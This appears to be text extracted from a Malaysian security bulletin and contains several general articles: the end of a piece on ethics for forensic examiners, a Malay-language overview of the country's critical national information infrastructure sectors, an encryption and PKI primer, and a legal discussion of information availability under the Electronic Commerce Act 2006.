Newly trained examiners sometimes feel overwhelmed by the implications, pressures, and responsibilities of the career chosen. To assist the examiner in gaining confidence and enhancing his or her knowledge of the discipline, it is a common practice in many forensic laboratories to initially assign the examiner relatively simple cases. Although the analysis results may be peer reviewed, the reviewer normally relies upon the notes and documentation in the case record and does not examine the evidence itself for reasons related to time constraints, lack of staff, and no requirement in the laboratory Quality Assurance Manual or in the Technical Operating Procedures (if they exist). Consider the instances where examiners reported inaccurate results, and subsequently, when the evidence was re-examined at a later date, the results were then reported to be otherwise. In these instances, the first examiner essentially provided erroneous information, but there was no intent to do so (we presume). If so, then a potential ethical question concerning negligence on the part of both the examiner and the laboratory would have to be considered. Unless the results are verified at the time of the examination or the evidence is reexamined at a later date, no one will ever know if erroneous information was reported. Another ethical question that can be raised is; what happens to the cases previously worked by the examiner? Is the evidence resubmitted for reanalysis at a later date? It raises the question as to what effect those reports and results may have had upon the subject(s) charged in those cases. evaluate

What are some of the measures that can be employed to avoid or mitigate the impact of these issues? It is therefore imperative that all examiners need to successfully complete the applicable training program for the chosen discipline. Training programs need to include ethics, criminal law and civil law. The competence of the examiner needs to be evaluated prior to working independently on cases. Mechanisms to test the competence of the examiner need to include a "moot court" presentation to assess presentation skills. A period of supervised casework under the direction of an experienced examiner will greatly aid the new examiner in gaining experience and confidence. Periodic proficiency testing the examiner, preferably with a blind sample, can serve as a means to evaluate technical skills. Peer review of all results reported by the new examiner for a given period can ensure accurate results. Finally, the examiner needs to adhere to a code of professional conduct or code of ethical practices. All of the above are elements of an effective Quality Assurance System. Further assurances or credibility can be obtained if the forensic laboratory attains accreditation such as ISO/IEC 17025 or ASCLD/LAB-International.

Conclusion

In 1998, Michael Davis described a professional ethics code as a "contract between professionals". According to this explanation, a profession is a group of persons who want to cooperate in serving the same ideal better than they could if they did not cooperate. Digital forensic examiners are typically expected to serve the ideal. They have a duty of ensuring adherence and demonstration of the highest standard of ethical conducts and everything that is carried out in the name of forensic science must be methodical, defensible, repeatable and auditable. Universities and colleges must also respond to the lack of formal ethics education specific to forensic science by gearing up to deliver courses in ethics.

Note: This article is adapted and revised with permission from John J. Barbara, the original author of "Point of View: Ethical Practices in Forensics".

Pengenalan Kepada **Prasarana Kritikal Maklumat Negara**

(Critical National Information Infrastructure – CNII)

Di dalam isu buletin **eSecurity Volume 15 – (Q2/2008)** yang lalu, anda telah diperkenalkan kepada Polisi Keselamatan Siber Nasional atau lebih dikenali sebagai NCSP (National Cyber Security Policy). Artikel tersebut telah menyentuh mengenai Prasarana Informasi Kritikal Negara (CNII – Critical National Information Infrastructure) secara ringkas. NCSP merangkumi lapan (8) polisi teras secara khusus, yang telah diwujudkan untuk melindungi Prasarana Informasi Kritikal Negara.

Penekanan terhadap penggunaan teknologi ICT telah menimbulkan persoalan di dalam persediaan kita untuk menjamin keselamatan maklumat yang terdapat di dalam prasarana informasi kritikal negara. Sehubungan dengan itu, Malaysia telah melaksanakan inisiatif awal pada tahun 2005 untuk melindungi prasarana informasi kritikalnya. Melalui Kementerian Sains, Teknologi dan Inovasi (MOSTI), satu kumpulan pakar perunding telah dilantik untuk menjalankan satu rangka kajian keselamatan iaitu Polisi Keselamatan Siber Nasional (National Cyber Security Policy - NCSP) yang menilai kebarangkalian ancaman dan kelemahan yang bakal dihadapi oleh prasarana tersebut.

Polisi Keselamatan Siber Nasional (NCSP) telah mengenal pasti takrifan Prasarana Informasi Kritikal Negara (Critical National Information Infrastructure – CNII) sebagai sebuah aset, sistem dan juga fungsi penting yang berasaskan kepada teknologi maklumat dan hubung rangkaian, di mana sekiranya perkhidmatannya musnah atau terganggu, ianya akan menimbulkan impak dan ancaman yang besar kepada sistem pertahanan dan keselamatan Negara; kekuatan ekonomi; imej Negara, kegagalan pentadbiran kerajaan untuk berfungsi, serta menggugat keselamatan dan kesihatan awam negara.


Sepuluh sektor kritikal telah dikenal pasti oleh NCSP. Sektor yang dimaksudkan adalah Sektor Keselamatan dan Pertahanan Negara, Sektor Perbankan dan Kewangan, Sektor Maklumat dan Komunikasi, Sektor Tenaga, Sektor Pengangkutan, Sektor Air, Sektor Perkhidmatan Kesihatan, Sektor Kerajaan, Sektor Perkhidmatan Kecemasan; dan Sektor Makanan dan Pertanian.


Sektor-sektor yang disenaraikan ini telah dikenalpasti sebagai mempunyai pengantungan yang tinggi kepada sistem komputer dan rangkaian hubungan untuk menjalankan fungsi-fungsi kritikal dan tidak kritikal seperti perakaunan, kewangan, pengurusan sumber manusia, pembuatan, kejuruteraan dan logistik. Sistem-sistem tersebut diguna pakai untuk menjalankan tugas dan

fungsi penting, seperti penjanaan dan penghantaran kuasa elektrik, penyediaan perkhidmatan air, pengangkutan makanan dan orang ramai, ataupun sebagai sokongan transaksi kewangan.

Sektor Keselamatan dan Pertahanan Negara ditakrifkan sebagai sektor yang menyediakan sumber pertahanan dan pergerakan ketenteraan yang bertujuan untuk melindungi dan mempertahankan negara dari segala ancaman siber. Pasukan pertahanan seperti Tentera Darat, Laut serta Udara, Polis, Imigresen dan Maritim merupakan entiti di bawah sektor ini. Sekiranya sektor ini terganggu, ianya akan memberi impak yang besar kepada keselamatan dan pertahanan awam serta membuatkan imej negara tercemar seolah-olah kita tidak berupaya untuk mempertahankan kedaulatannya.

Manakala Sektor Perbankan dan Kewangan pula menyediakan infrastruktur kewangan kepada negara. Bank Negara, Suruhanjaya Sekuriti dan Bursa Malaysia adalah antara entiti penting di dalam sektor ini yang turut merangkumi bank komersil, syarikat insurans, dana awam, syarikat berkaitan kerajaan, dana pencen, dan institusi-institusi kewangan lain yang terlibat di dalam sebarang transaksi kewangan. Sekiranya entiti penting ini mengalami sebarang gangguan, sudah pasti ianya akan





memberikan impak kepada kekuatan ekonomi Negara. Ia boleh menyebabkan pelabur asing hilang keyakinan serta mengalami kerugian sejumlah wang ringgit yang terpaksa ditanggung akibat dari kegagalan sektor ini untuk berfungsi dengan baik. Pada 3hb Julai 2008 telah berlaku kegagalan terhadap sistem urusniaga elektronik Bursa Malaysia yang membawa kepada kerugian bernilai RM450,000. Ianya dipercayai berpunca akibat kegagalan teknikal terhadap perkakasan elektroniknya. Sektor yang menyediakan sistem komunikasi dan pemprosesan yang memenuhi keperluan fungsi perniagaan dan kerajaan pula merupakan takrifan bagi Sektor Maklumat dan Komunikasi. Entiti yang terlibat dalam sektor ini merupakan tulang belakang bagi sistem perhubungan dan komunikasi maklumat. Entiti utamanya terdiri dari syarikat telekomunikasi dan pembekal perkhidmatan Internet (ISP) di bawah pengawasan Kementerian Tenaga, Air dan Komunikasi serta Suruhanjaya Komunikasi dan Multimedia Malaysia sebagai badan yang ditugaskan untuk memantau sektor ini secara keseluruhan. Sekiranya sektor ini terganggu, ia akan memberi kesan kepada keselamatan dan pertahanan Negara; kekuatan ekonomi dan kemampuan kerajaan untuk berfungsi. dapatkah anda bayangkan bagaimana keadaannya sekiranya kesemua sektor telekomunikasi ini tidak dapat berfungsi dengan baik? Sudah tentulah segalanya akan menjadi amat sukar.

Sektor Tenaga pula di takrifkan sebagai sektor yang membekalkan tenaga elektrik di mana tenaga tersebut akan digunakan oleh semua sektor termasuklah bagi prasarana kritikal. Sektor ini secara amnya terbahagi kepada dua jenis iaitu elektrik; dan minyak dan gas asli. Syarikat pembekal dan penyedia tenaga serta sistem grid elektrik dan gas merupakan entiti yang terlibat di dalam pembekalan elektrik. Penggunaan sistem SCADA (Supervisory Control And Data Acquisition) yang meluas adalah risiko yang perlu ditangani bagi mengelakkan serangan siber. Sekiranya sistem ini tidak berfungsi, ia akan memberi impak kepada keselamatan dan pertahanan negara; serta kekuatan ekonomi. Pasti anda mengingati tragedi di mana seluruh semenanjung Malaysia bergelap selama beberapa hari akibat kegagalan sistem grid negara. Bagaimana hendak menjana perolehan sekiranya kilang-kilang pembuatan tidak dapat beroperasi dengan baik? Malahan ditakuti pula syarikat-syarikat yang mengalami kerugian akan menyaman di antara satu sama lain akibat kegagalan yang berlaku.

Kekacauan boleh berlaku sekiranya terdapat gangguan terhadap sistem pergerakan awam dan aset-aset yang penting terhadap ekonomi negara, pengangkutan dan keselamatan penggunaan sistem penerbangan, perkapalan, kereta api, saluran paip, lebuh raya, lori, bas

dan pengangkutan awam. Sebagai contoh, sistem panduan penerbangan, sistem lampu isyarat dan sistem pembekalan makanan yang bergantung kepada teknologi maklumat adalah terdedah kepada ancaman siber. Kementerian Pengangkutan merupakan badan yang mengawal Sektor Pengangkutan. Sistem pertahanan dan keselamatan negara, serta kekuatan ekonomi akan terjejas sekiranya sektor pengangkutan terganggu.


Sektor air pula adalah sektor yang membekalkan air minuman dan perawatan air kumbahan dari sistem air awam. Sistem ini bergantung kepada sistem takungan air, empangan, perigi, kemudahan rawatan air, stesen pengepam dan sistem pengagihan air. Perubahan dari sistem manual ke sistem SCADA telah menyebabkan sektor air terdedah kepada sebarang cubaan serangan siber. Sebagai contohnya, sistem pengawalan limpahan di empangan air. Sekiranya sistem tersebut gagal mengesan kenaikan paras air secara mendadak, berkemungkinan bencana yang besar berlaku. Ia akan memberi impak kepada keselamatan dan kesihatan awam akibat ketiadaan bekalan air bersih dan banjir yang berlaku secara tiba-tiba menyebabkan air semula jadi bercampur dengan air dari sistem pembetungan kumbahan. Pada April 2000, sistem SCADA yang mengawal sistem pembetungan dan perawatan air Maroochy Shire di Queensland Australia telah dicerobohi mengakibatkan sejumlah air yang tidak dirawat dan tercemar telah disalurkan kedalam anak sungai, taman rekreasi dan hotel yang berdekatan. Sektor perkhidmatan kesihatan pula berfungsi untuk mengurangkan risiko kecelakaan dan serangan serta memberikan bantuan kecemasan dan pemulihan sekiranya berlaku ancaman atau serangan terhadap kesihatan awam. Sektor ini termasuklah jabatan kesihatan, klinik-klinik dan hospital-hospital. Sebagai contoh, peralihan sistem pengurusan manual ke penggunaan sistem maklumat kesihatan adalah terdedah kepada risiko gangguan perkhidmatan kesihatan. Sekiranya

langkah perlu tidak diambil, berkemungkinan besar data perubahan pesakit berubah dan seterusnya mengakibatkan rawatan yang tidak sewajarnya dilakukan.

Kegagalan kerajaan untuk berfungsi dan imej negara yang tercemar pula adalah risiko yang akan dihadapi sekiranya sektor kerajaan tidak dijaga dan dilindungi. Peranan sektor kerajaan adalah untuk memastikan keselamatan dan kebebasan negara, dan menguruskan fungsi-fungsi awam yang utama. Terdapat agensi-agensi kritikal di dalam pentadbiran kerajaan seperti Jabatan Pendaftaran Negara dan Jabatan Imigresen yang bergantung pada sistem maklumat di dalam urusan seharian serta perkhidmatan atas talian yang ditawarkan. Sekiranya jabatan ini mengalami gangguan maka banyak urusan penting dan kritikal tidak dapat dijalankan.

Sektor Perkhidmatan Kecemasan pula berperanan untuk menyelamatkan nyawa dan harta benda dari kemalangan dan malapetaka yang berlaku. Entiti yang terlibat adalah seperti bomba dan penyelamat, perkhidmatan perubahan kecemasan, dan organisasi penguatkuasaan undang-undang. Manakala Sektor Makanan dan Pertanian pula menyediakan keperluan asas pemakanan kepada orang awam. Prasarana ini termasuklah pengedaran makanan, serta pengeluaran hasil ternakan dan pertanian. Sekiranya kedua-dua sektor ini mengalami sebarang gangguan dan tidak dapat berfungsi dengan sewajarnya ianya pasti akan mengancam keselamatan dan kesihatan awam.

Sektor-sektor yang dikenal pasti ini merupakan sektor yang saling berkait rapat dan saling memerlukan di antara satu sama lain untuk beroperasi dengan lancar. Sekiranya sektor-sektor yang tertentu terganggu perkhidmatannya, maka masalah akan timbul secara berantai dan seterusnya menjejaskan kesemua sektor secara keseluruhannya. Kesimpulannya, CNII perlu dilindungi demi kesejahteraan dan keselamatan kita bersama.



Data Encryption

Introduction

Business data comes in all shapes and sizes. Data is shared, stored and accessed in different ways by different companies. For that reason, many types of data encryption are available to protect data wherever it is stored and however it travels.

Encryption has long been used by the military and government to facilitate secret communication. Encryption is now used in protecting information within many kinds of civilian systems, such as computers, storage devices (e.g. USB flash drives), networks (e.g. the Internet e-commerce), mobile telephones, wireless microphones, wireless intercom systems, Bluetooth devices and bank automatic teller machines. Encryption is also used in digital rights management to prevent unauthorized use or reproduction of copyrighted material and in software also to protect against reverse engineering.

Data Encryption Benefits

Encrypting files on your computer provides many benefits, these include:

- Effective way to achieve data security
- Encrypting a file makes its contents unrecognisable to applications and to anyone snooping around on your home or office computer
- Safely storing your personal information
- Keeping your information free from the danger of being exposed to unauthorised parties
- Keeping your information free from the danger of being modified by unauthorised persons

Isn't Conventional Method Enough?

Many businesses try to defend their data as though it's contained in a fortress. To prevent unwarranted access, they build and install all sorts of expensive external protections, including firewalls, antivirus software, virtual private networks (VPN), intrusion detection services and password protected operating systems and applications.

When someone breaks through these walls – and almost inevitably someone will – businesses tend to respond in a predictable way: They build and install more of the same. They strengthen their firewalls, change all the passwords and insist that employees upgrade their antivirus software immediately. What they really need to do is find another means of protection.

Another downfall of the fortress model is that it's severely outdated. Today's data doesn't stay in one place. Your employees carry it out of the office on laptops and flash drives, they send data via e-mail, and they transfer data through automated processes – all of which places your data at risk. Basically, every time your data moves, it becomes vulnerable to attack.

With data continuously at risk – networks being hacked, USB flash drives lost, laptops stolen and hard drives removed, the data requires constant, built in protection, wherever it is and wherever it goes. The conventional methods are no longer sufficient means for protecting these data; it has to be encrypted for more security.



What is Encryption?

Encryption is the process of converting information into an encrypted form, so that it is intelligible only to someone who knows how to ‘decrypt’ it to obtain the original message. The strength of an encryption technique describes how difficult it is to ‘break’ it (decrypt the information without knowing the decryption algorithm, decryption key or passphrase). Information security experts agree that there are already algorithms which are very strong and if used correctly are effectively unbreakable.

The security and authentication of encrypted data depends on the choice of algorithm and key length. For example, personal details stored on a medical database would require protection by a strong algorithm and a long key that would be very difficult to break. Where data sensitivity is short-term, it would not necessarily require such robust protection. As computing power increases and cryptographers identify weaknesses in algorithms, new standards emerge. Some algorithms thought to be secure 20 years ago are now considered weak.

There are two types of encryption keys:

Symmetric keys

It uses the same encryption key to encrypt and decrypt data.

Asymmetric keys

It encrypts data with one key (public key) and decrypt data with another key (private key). Public keys are shared with other people or systems that need to encrypt data, but only private keys can decrypt data. Most encryption application today used this type of keys, especially those where data is shared.

Large Scale Use: Public Key Infrastructure (Pki)

Public key cryptography enables communication without the necessity of sharing secret encryption keys. However there remains a significant problem: establishing whether the person publishing a public key is genuine. Certification and Registration Authorities (CAs and RAs) are an established centralized way of managing keys. CAs and RAs validate the identity of people (or companies and their websites) and issue them with certificates which they digitally sign to show their endorsement of that identification. The resulting digital certificates associate a given public key with an identity.

When a browser connects to a website, the digital certificate can be checked. Provided that the CA is trusted, then you can be assured that the website is genuine. VeriSign is an example of a large CA that provides a digital certificate service to the financial and retail sectors among others. In



Malaysia, Digicert provides digital certificates to individuals as well as server(s) based on IP address.

An important feature of public key cryptography is that if the holder of a private key encrypts a message, anyone with the corresponding public key can decrypt it. However if a message has been tampered with, decryption will not work. Digital signatures exploit this principle and allow parties to sign emails or electronic documents, electronically. They can be used to verify integrity (to check who sent a document and to confirm that no-one else has modified it). They can also be used for non-repudiation: if a party digitally signs an electronic document, they cannot later deny this.



Choosing The Right Encryption





Some of the factors that will influence your choice of encryption are:

- **What kind of information needs to be secured:**
Identify and classify your information. Make sure you know what data is most at risk.
- **The amount of security needed:**
Some encryption algorithms can be broken in a matter of hours; some would take many years. Others would take several times the anticipated lifetime of the universe to break, giving machines many times more power than the ones in use today.
- **How long it needs to be protected:**
Of course, the price you pay for more security is the encryption time, among other things. If the data will be useless in an hour, you don't need an algorithm that protects it for your lifetime.
- Who the potential interceptors are and what resources they might have.

Conclusion

Established encryption standards range from low-level cryptographic operations, such as Advanced Encryption Standard (AES), to higher-level application aware standards, such as OpenPGP or S/MIME. Always look for these and other well-accepted standards, as they can help you work toward an effective encryption strategy that lasts for years.

Reference

-  <http://en.wikipedia.org/wiki/Cryptography>
-  http://searchsecurity.techtarget.com/sDefinition/0,,sid14_gci212062,00.html
-  <http://library.thinkquest.org/27158/>
-  Data Encryption for Dummies by Kevin Bocek with Tiffany Ma

The Requirement of Information Availability

Introduction

One of the key components in information security is the information availability, which seeks to ensure that authorized users have access to information and associated assets whenever required. This availability factor is so important to the extent that its deficiency can adversely affect other aspects of information security, namely the integrity and confidentiality of information.

This significance cannot be seen bigger in the area of electronic commerce. Imagine if the security of an information system used by an e-payment service provider is compromised by a denial-of-service (DOS) attack thus affects the availability of service, not only are the commercial data and the electronic processing thereof being jeopardised, but also the whole supposedly-trusted system can fail miserably.

Given its popularity and inter-dependence in today's economic and business activities, electronic commerce (e-commerce) is a battlefield worth trying and fighting for. For ordinary people, it is an avenue to intensify their economic power. For business, this is a free channel to more than one billion potential market on the planet.

It is therefore understandable that the Government is strongly interested to see e-commerce succeeds. In a regional workshop in 2005, the Malaysian Minister of Domestic Trade and Consumer Affairs, Datuk Hj Mohd Shafie Apdal (as he then was), was quoted as saying: 'it is not going to be acceptable or in any national interest to have a growing section of commercial activity operating outside the law. If there is no law then we have to create new laws, for e-commerce is not a transitory phenomenon. E-commerce is here now, it is growing and I see nothing to slow its exponential development.'

The Government is due to provide a legal framework, which facilitates, instead of halts, this growth. At the same time, such framework shall ensure that the e-commerce it seeks to promote is resilient, sustainable and secure. In this short article, we will see how the law on e-commerce in Malaysia recognizes the issue of information security, especially the information availability aspect, and makes it an incentive for the e-commerce players.




Electronic Commerce Act 2006

The Electronic Commerce Act (ECA) 2006 (Act 658) provides for legal recognition of electronic messages in commercial transactions, the use of the electronic messages to fulfil legal requirements and to enable and facilitate commercial transactions through the use of electronic means and other related matters. The Act applies to any commercial transaction conducted through electronic means including commercial transactions by the Federal and State Governments. Nevertheless, the use of such means is not made mandatory. From the outlook of this Act, one can see that it is modelled largely on the United Nations Commission on International Trade Law (UNCITRAL) Model Law on Electronic Commerce (Model Law) 1996. Certain legal principles adopted including the principles of functional equivalence and technology neutrality.

With the passing of ECA 2006, e-commerce in Malaysia is not what or how it was before the existence of this statute. One fundamental task is fulfilled, namely, providing legal certainty as to the validity and legality of electronic transactions. IT users and the owners of information assets ought to get some assurance that their activities are lawful, their communications and transactions valid and their transactions are protected.

y under E-Commerce Act 2006



Information Security Standards under ECA 2006

It is note-worthy that ECA 2006 sets up certain information security standards to be applied on the e-commerce activities, among others, on legal recognition of electronic message, writing, and originality of document. The effect of this is indirectly making an information security best practice as an incentive for the legality of e-commerce itself.

Many legal concepts are being tied with the requirement of accessibility of the information or the information system. For example, for the purpose of granting legal recognition of an electronic message, section 6(2) of the Act expressly provides that:

'Any information shall not be denied legal effect, validity or enforceability on the ground that the information is not contained in the electronic message that gives right to such legal effect, but is merely referred to in that electronic message, *provided that the information being referred to is accessible to the person against whom the referred information might be used*' [emphasis added].

As a practical illustration, people who are parties to an e-transaction such as online auction are bound by the terms of contract stipulated in an electronic format such as those on the auction provider's website, as long as that information (i.e. the online terms) are accessible and

available for subsequent reference. This requirement of 'accessibility', it is submitted, indicates that the purported user of electronic message must ensure that there is in place and under his control a system from which an electronic message at issue can be accessed and provided. This is exactly what the principle of information availability is all about. Therefore, in order to achieve the protection under these provisions, efforts must be made to ensure the information system is neither intruded nor compromised so that access not denied whenever it is required.

Similar information availability principle can be found in the provision on the originality of a document, albeit that it also imposes other measures on information integrity and confidentiality. Section 12(1) of ECA 2006 provides that:

'Where any law requires any document to be in its original form, the requirement of the law is fulfilled by a document in the form of an electronic message, if -

- (a) There exists a *reliable assurance* as to the *integrity of the information* contained in the electronic message from the time it is first generated in its final form [emphasis added]; and
- (b) The electronic message is *accessible and intelligible* to be usable for subsequent reference [emphasis added].

Section 12(2) went on saying that the integrity of the information depends very much, on whether the information has remained complete and unaltered; and the standard of reliability shall be assessed in the light of the purpose for which the document was generated and in the light of all other relevant circumstances. Reading the whole provisions would enable us to suggest that the standard of information security required for ascertaining the originality of an electronic message will vary according to the context of every given communications and can also depend on the nature of harm and threats to any electronic message in any given information system. Thus, the more sensitive communication and information system is, the higher level of measures will be required to achieve a reliable assurance of an information integrity. This particular provision is arguably very central to the idea of setting information security standard for the e-commerce to work effectively.

